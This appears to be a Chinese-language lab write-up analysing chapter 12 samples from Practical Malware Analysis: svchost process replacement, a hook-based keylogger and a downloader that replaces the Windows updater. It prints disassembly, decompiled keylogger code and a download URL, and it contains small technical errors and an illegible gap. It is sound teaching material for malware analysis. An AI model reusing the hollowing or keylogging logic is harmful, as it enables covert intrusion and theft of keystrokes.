.text:00401260      mov     eax, [ebp+var_70]
.text:00401263      add     eax, 1
.text:00401266      mov     [ebp+var_70], eax
.text:00401269 loc_401269: ; CODE XREF: sub_4010EA+174↑j
.text:00401269      mov     ecx, [ebp+var_8]
.text:0040126C      xor     edx, edx
.text:0040126E      mov     dx, [ecx+6]
.text:00401272      cmp     [ebp+var_70], edx
.text:00401275      jge     short loc_4012B9
.text:00401277      mov     eax, [ebp+var_4]
.text:0040127A      mov     ecx, [ebp+lpBuffer]
.text:0040127D      add     ecx, [eax+3C]
.text:00401280      mov     edx, [ebp+var_70]
.text:00401283      imul    edx, 28h
.text:00401286      lea     eax, [ecx+edx+0F8h]
.text:0040128D      mov     [ebp+var_74], eax
.text:00401290      push    0 ; lpNumberOfBytesWritten
.text:00401292      mov     ecx, [ebp+var_74]
.text:00401295      mov     edx, [ecx+10h]
.text:00401298      push    edx ; nSize
.text:00401299      mov     eax, [ebp+var_74]
.text:0040129C      mov     ecx, [ebp+lpBuffer]
.text:0040129F      add     ecx, [eax+14h]
.text:004012A2      push    ecx ; lpBuffer
.text:004012A3      mov     edx, [ebp+var_74]
.text:004012A6      mov     eax, [ebp+lpBaseAddress]
.text:004012A9      add     eax, [edx+0Ch]
.text:004012AC      push    eax ; lpBaseAddress
.text:004012AD      mov     ecx, [ebp+ProcessInformation.hProcess]
.text:004012B0      push    ecx ; hProcess
.text:004012B1      call    ds:WriteProcessMemory
.text:004012B7      jmp     short loc_401260
.text:004012B9
```

在 0x00401272 处有一个循环，其计数器初始化为 0，用于与 PE 头部的第六个字节（即 NumberOfSection）进行比较。PE 文件包含执行所需的各类数据，如代码、数据和重定位信息，因此可以推测该循环在将 PE 可执行段复制到挂起进程的内存中。var_4 变量指向 PE 文件在内存中的位置（即 lpBuffer），在 0x0040127D 处，程序将 MZ 头的偏移量加上 0x3C，指向 PE 头的位置。接着，程序获取指针，edx 的值为 0，意味着指针操作只依赖于 ecx 和 0xF8。0xF8 对应 PE 文件头中的 IMAGE_HEADER_SECTION 数组，大小为 40 字节。因此，这段代码的作用是将 PE 文件的每个段复制到挂起进程的地址空间中，从而完成将可执行文件加载到另一个进程内存的过程。

```
.text:004010EA
.text:004010EA      push    ebp
.text:004010EB      mov     ebp, esp
.text:004010ED      sub     esp, 74h
.text:004010F0      mov     eax, [ebp+lpBuffer]
.text:004010F3      mov     [ebp+var_4], eax
.text:004010F6      mov     ecx, [ebp+var_4]
.text:004010F9      xor     edx, edx
.text:004010FB      mov     dx, [ecx]
.text:004010FE      cmp     edx, 5A40h
```

上图展示了lpBuffer以及var_4的初始化。

```
.text:0040124D      mov     edx, [ebp+ProcessInformation
.text:00401250      push    edx ; hProcess
.text:00401251      call    ds:WriteProcessMemory
.text:00401257      mov     [ebp+var_70], 0
.text:0040125E      jmp     short loc_401269
.text:00401260
```

这体现了我们刚分析的循环次数的初始化。

```

.text:004012B9
.text:004012B9 loc_4012B9: ; CODE XREF: sub_4010EA+18
.text:004012B9 push 0 ; lpNumberOfBytesWritten
.text:004012BB push 4 ; nSize
.text:004012BD mov edx, [ebp+var_8]
.text:004012C0 add edx, 34h
.text:004012C3 push edx ; lpBuffer
.text:004012C4 mov eax, [ebp+lpContext]
.text:004012C7 mov ecx, [eax+0A4h]
.text:004012CD add ecx, 8
.text:004012D0 push ecx ; lpBaseAddress
.text:004012D1 mov edx, [ebp+ProcessInformation.hProcess]
.text:004012D4 push edx ; hProcess
.text:004012D5 call ds:WriteProcessMemory
.text:004012D8 mov eax, [ebp+var_8]
.text:004012DE mov ecx, [ebp+lpBaseAddress]
.text:004012E1 add ecx, [eax+28h]
.text:004012E4 mov edx, [ebp+lpContext]
.text:004012E7 mov [edx+0B0h], ecx
.text:004012ED mov eax, [ebp+lpContext]
.text:004012F0 push eax ; lpContext
.text:004012F1 mov ecx, [ebp+ProcessInformation.hThread]
.text:004012F4 push ecx ; hThread
.text:004012F5 call ds:SetThreadContext
.text:004012FB mov edx, [ebp+ProcessInformation.hThread]
.text:004012FE push edx ; hThread
.text:004012FF call ds:ResumeThread

```

上图中的代码展示了在 0x004012E7 处使用 `SetThreadContext` 函数将 `ecx` 寄存器设置为被挂起进程的内存空间中可执行文件的入口点。如果在 0x004012FF 处调用 `ResumeThread` 函数，这将成功地将之前由 `CreateProcessA` 创建的进程替换为另一个进程。

综上，我们大致清楚恶意代码的目的就是完成对挂起进程的替换，那么我们现在就需要知道其到底对哪一个进程完成了进程替换。因此接下来我们要重点关注 `lpApplicationName` 的来源，使用交叉引用可以在 00401508 的位置找到对该变量的初始化。

```

.text:00401502 mov [ebp+hModule], eax
.text:00401508 push 400h ; uSize
.text:0040150D lea eax, [ebp+ApplicationName]
.text:00401513 push eax ; lpBuffer
.text:00401514 push offset aSvchost_exe ; "\\svchost.exe"
.text:00401519 call sub_40149D
.text:0040151E add esp, 0Ch
.text:00401521 mov ecx, [ebp+hModule]

```


我们看到在 0x00401514 处，恶意代码出现了 `svchost.exe` 字符串，并立即将其作为参数压入栈中并调用另一个函数。该函数的作用是获取系统目录，然后将其与 `svchost.exe` 字符串拼接在一起。从这些操作中，我们可以推断出这个恶意代码的目的是替换 `svchost.exe` 文件。


```

.text:0040151E      add     esp, 0Ch
.text:00401521      mov     ecx, [ebp+hModule]
.text:00401527      push    ecx                ; hModule
.text:00401528      call    sub_40132C
.text:0040152D      add     esp, 4
.text:00401530      mov     [ebp+lpAddress], eax
.text:00401533      cmp     [ebp+lpAddress], 0
.text:00401537      jz      short loc_401573
.text:00401539      mov     edx, [ebp+lpAddress]
.text:0040153C      push    edx                ; lpBuffer
.text:0040153D      lea     eax, [ebp+ApplicationName]
.text:00401543      push    eax                ; lpApplicationName

```

我们看到在svchost 程序启动后，需要对要替换的 svchost 进程进行判断。通过对 0x00401539 处的变量 lpBuffer 进行跟踪，我们发现可以定位到 0x00401521 位置。在第一个 call 位置更新了 EAX 的值。很明显，接着使用了一个指向程序本身的内存指针。最后我们再看一下sub_0x40132C:



```

1 int __cdecl sub_40132C(HMODULE hModule)
2 {
3     int result; // eax@2
4     HGLOBAL hResData; // [sp+0h] [bp-14h]@5
5     HRSRC hResInfo; // [sp+4h] [bp-10h]@3
6
7     if ( hModule )
8     {
9         hResInfo = FindResourceA(hModule, Name, Type);
10        if ( hResInfo )
11        {
12            hResData = LoadResource(hModule, hResInfo);
13            if ( hResData && LockResource(hResData) )
14                SizeofResource(hModule, hResInfo);
15            if ( hResInfo )
16                FreeResource(hResInfo);
17            result = 0;
18        }
19        else
20        {
21            result = 0;
22        }
23    }
24    else
25    {
26        result = 0;
27    }
28    return result;
29 }

```

- **资源加载与处理：**该代码的主要目的是从指定的模块中加载资源。它首先通过 FindResourceA 查找资源信息，如果找到了资源，就通过 LoadResource 加载资源数据，并使用 LockResource 锁定该资源，确保可以在内存中访问。
- **资源大小获取与释放：**一旦资源被加载并锁定，代码会调用 SizeofResource 获取资源的大小，并在不再需要时调用 FreeResource 释放资源。
- **错误处理：**如果任何资源加载或锁定操作失败，代码会设置 result 为 0，并返回这个值。该函数的返回值指示资源加载的成功与否。

接下来我们使用ResourceHacker 来查看资源部分中的内容，并将其导出到单独的文件中，然后再进行分析：

```
push    'A'
mov     edx, [ebp+dwSize]
push    edx
mov     eax, [ebp+var_8]
push    eax
call    sub_401000
add     esp, 0Ch
```

[illegible]

实验问题回答

回答：它是想要秘密启动另一个程序。

回答：通过进程替换。

回答：这个恶意的负载也就是 payload 被保存在这个程序的类型是 UNICODE 且名字是 LOCALIZATION 的资源节中。

回答：保存在这个程序资源节中的恶意有效载荷是经过异或编码过的。我们在 sub_40132C4 找到了解码的函数，而异或密钥 A 我们在 0x0040141B 找到了。

5. 字符串列表是如何被保护的?


回答：字符串是使用在 `sub40100` 处的函数，来进行 XOR 编码的。

Lab12-3

分析在 Lab12-2 实验过程中抽取出的恶意代码样本，或者使用 Lab12-03.exe 文件。

基本静态分析


还是先进行字符串分析：



```
ConsoleWindowClass
practicalmalwareanalysis.log
[SHIFT]
[ENTER]
[BACKSPACE]
BACKSPACE
[TAB]
[CTRL]
[DEL]
[CAPS LOCK]
[CAPS LOCK]
00000000
```

不难发现他很有可能是一个击键记录器，大量的特殊键的名字暴露了他的功能

接下来我们来查看导入表：



DllName	OriginalFirstThunk	TimeDateStamp	ForwarderChain	Name	FirstThunk
KERNEL32.dll	00004468	00000000	00000000	0000458E	00004000
USER32.dll	0000450C	00000000	00000000	0000462A	000040A4

Thunk RVA	Thunk Offset	Thunk Value	Hint/Ordinal	API Name
000040A4	000040A4	00004614	0108	GetForegroundWindow
000040A8	000040A8	00004602	015E	GetWindowTextA
000040AC	000040AC	000045F0	0015	CallNextHookEx
000040B0	000040B0	000045E2	00D5	FindWindowA
000040B4	000040B4	000045D4	026A	ShowWindow
000040B8	000040B8	000045C0	0262	SetWindowsHookExA
000040BC	000040BC	000045B2	012A	GetMessageA
000040C0	000040C0	0000459C	0286	UnhookWindowsHookEx

- **SetWindowsHookExA**: 用于安装一个钩子过程（hook procedure），以便对系统事件进行监视和拦截。因此推测其具有重要的注入病毒行为。
- **FindWindow**: 用于在窗口类名或窗口标题名指定的条件下查找顶层窗口。
- **CallNextHookEx**: 用于在钩子过程中调用下一个钩子或默认过程，以确保系统事件得到正确处理。和 Set 钩子连用，允许其他已经安装的钩子或系统默认处理程序对相同的事件进行处理。
- **GetForegroundWindow**: 用于获取当前具有焦点的窗口的句柄。

综合分析

首先使用IDA来分析Lab12-03.exe文件，首先我们观察main函数：

```
IDA View-A Pseudocode-A Stack of _main Hex View-1 S
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     HMODULE v3; // eax@3
4     HWND hWnd; // [sp+0h] [bp-8h]@1
5     HHOOK hhk; // [sp+4h] [bp-4h]@3
6
7     AllocConsole();
8     hWnd = FindWindowA(ClassName, 0);
9     if ( hWnd )
10         ShowWindow(hWnd, 0);
11     memset(byte_405350, 1, 0x400u);
12     v3 = GetModuleHandleA(0);
13     hhk = SetWindowsHookExA(13, fn, v3, 0);
14     while ( GetMessageA(0, 0, 0, 0) )
15         ;
16     return UnhookWindowsHookEx(hhk);
17 }
```

- **控制台创建**：该程序会创建一个控制台窗口，通常是为了在后台执行任务时提供输出或调试接口。
- **窗口查找与操作**：程序尝试查找一个窗口，并隐藏它。这可能是为了与目标窗口进行某种交互或处理，但不希望其显示在用户界面上。
- **钩子设置**：程序通过 `SetWindowsHookExA` 设置一个钩子。钩子可以用于拦截并处理系统消息或窗口消息。钩子类型 `13` 表示键盘钩子（`WH_KEYBOARD`），这意味着程序可能在监听键盘输入。
- **消息循环**：程序进入一个消息循环，处理窗口消息，直到接收到退出消息。这表明程序将在后台持续运行并响应消息。
- **钩子移除**：当程序退出时，它会移除设置的钩子，确保清理资源。

由此我们可知其重点的恶意行为在 **fn 函数** 中，其应该是对击键事件截获而后进行了某种处理，我们仔细分析：

```
IDA View-A Pseudocode-C Pseudocode-B Pseudocode-A Stack of
1 LRESULT __stdcall fn(int code, WPARAM wParam, KBDLLHOOKSTRUCT *lParam)
2 {
3     if ( !code && (wParam == 260 || wParam == 256) )
4         sub_4010C7(lParam->vkCode);
5     return CallNextHookEx(0, code, wParam, (LPARAM)lParam);
6 }
```

看到的 `fn` 函数经过我的一些标注修改，这是因为：`WH_KEYBOARD_LL` 的回调函数实际上是 `LowLevelKeyboardProc` 回调函数。因此我们可以直接读取名字而不是偏移量，通过将 `lParam` 的类型改为 `KBDLLHOOKSTRUCT*` 实现。这时候已经能看到 `KBDLLHOOKSTRUCT.vkCode` 的变量名，而不再是偏移量，增强了代码的可读性，我们得出以下分析：

- **按键事件处理**：
该函数作为钩子回调函数，主要用于拦截键盘事件，尤其是特定的按键（如 `Caps Lock` 和 `Shift` 键）。当 `Caps Lock` 或 `Shift` 被按下时，函数会触发 `sub_4010C7` 函数，可能是执行一些自定义逻辑或修改行为。
- **钩子链**：
`CallNextHookEx` 确保了钩子链的继续，保证其他钩子或系统正常响应键盘事件。因此，该函数不仅处理自己的事件，还确保其他钩子能够处理相同的事件。
- **按键捕获**：
该代码显然是用于捕获键盘事件（尤其是某些特定按键的按下），并在捕获到这些按键时执行某些自定义操作，如调用 `sub_4010C7` 处理虚拟键码。

那么解下来我们再到 `sub_4010C7` 函数 进行查看:

```
10
11 NumberOfBytesWritten = 0;
12 result = CreateFileA(FileName, 0x40000000u, 2u, 0, 4u, 0x80u, 0);
13 hFile = result;
14 if ( result != (HANDLE)-1 )
15 {
16     SetFilePointer(result, 0, 0, 2u);
17     v2 = GetForegroundWindow();
18     GetWindowTextA(v2, ::Buffer, 1024);
19     if ( strcmp(byte_405350, ::Buffer) )
20     {
21         WriteFile(hFile, aWindow, 0xCu, &NumberOfBytesWritten, 0);
22         v3 = strlen(::Buffer);
23         WriteFile(hFile, ::Buffer, v3, &NumberOfBytesWritten, 0);
24         WriteFile(hFile, asc_40503C, 4u, &NumberOfBytesWritten, 0);
25         strncpy(byte_405350, ::Buffer, 0xFFu);
26         byte_40574F = 0;
27     }
```

文件创建与操作: 程序首先通过 `CreateFileA` 创建或打开一个文件, 准备写入数据。

获取窗口信息: 程序获取当前前景窗口的句柄, 然后提取该窗口的文本内容。

文本比较与写入: 如果窗口文本与 `byte_405350` 中存储的文本不同, 程序将窗口文本及其他信息写入到文件中。写入的内容包括窗口文本、其他字符串 (如 `aWindow`、`asc_40503C`) 以及窗口文本的副本。

文件指针操作: 文件指针通过 `SetFilePointer` 设置为文件末尾, 可能是为了追加数据。

文本缓存与清理: 程序通过 `strncpy` 将窗口文本复制到缓存中, 并通过设置标志位 `byte_40574F = 0` 来清理或重置某些状态。

这些操作的目的是为了帮助程序提供按键来源的上下文, 我们再看下一部分:

```
if ( (unsigned int)Buffer < 0x27 || (unsigned int)Buffer > 0x40 )
{
    if ( (unsigned int)Buffer <= 0x40 || (unsigned int)Buffer >= 0x5B )
    {
        switch ( Buffer )
        {
            case 32:
                WriteFile(hFile, asc_405074, 1u, &NumberOfBytesWritten, 0);
                break;
            case 16:
                WriteFile(hFile, aShift, 7u, &NumberOfBytesWritten, 0);
                break;
            case 13:
                WriteFile(hFile, aEnter, 8u, &NumberOfBytesWritten, 0);
                break;
            case 8:
                v4 = strlen(aBackspace);
                WriteFile(hFile, aBackspace_0, v4, &NumberOfBytesWritten, 0);
                break;
            case 9:
                WriteFile(hFile, aTab, 5u, &NumberOfBytesWritten, 0);
                break;
            case 17:
                WriteFile(hFile, aCtrl, 6u, &NumberOfBytesWritten, 0);
                break;
            case 46:
                WriteFile(hFile, aDel, 5u, &NumberOfBytesWritten, 0);
                break;
            case 96:
                WriteFile(hFile, a0, 1u, &NumberOfBytesWritten, 0);
                break;
            case 97:
                WriteFile(hFile, a1, 1u, &NumberOfBytesWritten, 0);
                break;
            case 98:
                WriteFile(hFile, a2, 1u, &NumberOfBytesWritten, 0);
```

该段代码通过 `switch` 语句根据 `Buffer` 的值处理不同的按键事件。每当检测到特定的按键（如空格键、Shift 键、Enter 键等）时，程序会将与该按键对应的字符串写入文件中。程序在不同按键之间执行 `WriteFile` 操作，记录按下的键盘字符或操作。

1. **按键事件捕获与记录**：程序通过捕获按键的 `Buffer` 值，然后将相应的字符串写入到指定的文件 `hFile` 中。比如，对于空格键、Shift 键、Enter 键等，都会分别调用 `WriteFile` 写入相应的字符串。
2. **特定按键的处理**：特别地，对于 Backspace 键，它首先计算 `aBackspace` 字符串的长度，然后写入 `aBackspace_0`。对于其他按键，程序根据按键值对应不同的字符串进行写入操作。

由此我们可以轻松得出结论该恶意代码通过 `SetWindowHookEx` 这个钩子实现了一个击键记录器，将击键记录写入到 `practicalmalwareanalysis.log` 中。

实验问题回答

1. **这个恶意负载的目的是什么？**

回答：它是一个击键记录器，记录你敲击键盘的内容和按键。

2. **恶意负载是如何注入自身的？**

回答：过 `SetWindowHookEx` 挂钩注入，来偷取击键记录。

3. **这个程序还创建了哪些其他文件？**

回答：它还创建了创建文件 `practicalmalwareanaysis.log`，来保存击键记录。

Lab 12-4


分析在 Lab12-04.exe 文件中找到的恶意代码。

基本静态分析


首先还是使用 `strings` 看到 `CreateRemoteThread`，但是没有 `WriteProcessMemory` 或 `VirtualAllocEx`，那么他是怎么完成替换的过程就需要我们去重点关注，同时，我们也看到有资源操作函数的导入，例如 `LoadResource` 和 `FindResourceA` 等。用 `ResourceHacker` 检查恶意代码，我们注意到一个名为 `BIN` 的程序存储在资源段中。从 `URLDownload` 函数以及网址不难得出恶意代码会从该网址完成恶意文件或代码的下载工作。

```
GetWindowsDirectoryA
WinExec
GetTempPathA
KERNEL32.dll
URLDownloadToFileA
urimon.dll
_snprintf
MSVCRT.dll
_exit
XcptFilter
exit
p__initenv
_getmainargs
initterm
_setusermatherr
adjust_fdiv
p__commode
p__fmode
_set_app_type
_except_handler3
controlfp
\winup.exe
%s%s
\system32\wupdmgrd.exe
%s%s
http://www.practicalmalwareanalysis.com/updater.exe
```


资源节中的内容是一个可执行文件或者dll文件，因为他很明显具有PE文件结构：




最后我们再看看导入表还有什么我们没有分析到的：



看到大部分的已经在字符串分析的时候查看并简单分析了。

综合分析

首先我们通过 Procmon 观察下其行为：



我们看到它试图通过 `CreateFileA` 创建 `%TEMP%\winup.exe`。覆盖了位于 `%SystemRoot%\System32\wupdmgr.exe` 的 Windows 更新文件。并且经过我们使用 `md5deep` 对比，`wupdmgr.exe` 和资源节的 BIN 文件是一个，并且他还打开了我们本书的网站。

接下来使用 WireShark 来查看抓包结果，可以看到该恶意程序会试图从网站 www.practicalmalwareanalysis.com 通过 get 方式下载 updater

那么根据上述分析，我们进入 IDA Pro 对 Lab12-04.exe 进行分析：

在 main 函数的开始位置处我们就可以看到该恶意程序会通过 `LoadLibraryA` 和 `GetProcAddress` 手工解析三个函数，并将三个函数指针分别保存在 `dword_40312c` 等。

```
.text:00401396      mov     [ebp+var_1234], 0
.text:004013A0      mov     [ebp+var_122C], 0
.text:004013AA      push   offset ProcName ; "EnumProcessModules"
.text:004013AF      push   offset aPsapi_dll ; "psapi.dll"
.text:004013B4      call   ds:LoadLibraryA
.text:004013BA      push   eax ; hModule
.text:004013BB      call   ds:GetProcAddress
.text:004013C1      mov     dword_40312C, eax
.text:004013C6      push   offset aGetmodulebasen ; "GetModuleBaseNameA"
.text:004013CB      push   offset aPsapi_dll_0 ; "psapi.dll"
.text:004013D0      call   ds:LoadLibraryA
.text:004013D6      push   eax ; hModule
.text:004013D7      call   ds:GetProcAddress
.text:004013DD      mov     dword_403128, eax
.text:004013E2      push   offset aEnumprocesses ; "EnumProcesses"
.text:004013E7      push   offset aPsapi_dll_1 ; "psapi.dll"
.text:004013EC      call   ds:LoadLibraryA
.text:004013F2      push   eax ; hModule
.text:004013F3      call   ds:GetProcAddress
.text:004013F9      mov     dword_403124, eax
.text:004013FE      cmp     dword_403124, 0
.text:00401405      jz      short loc_401419
.text:00401407      cmp     dword_403128, 0
.text:0040140E      jz      short loc_401419
.text:00401410      cmp     dword_40312C, 0
.text:00401417      jnz     short loc_401423
```

往下分析，可以看到该程序调用 `muEnumProcess` 枚举当前的进程，其返回值是 PID 值，保存在 `dwProcessID`。


```

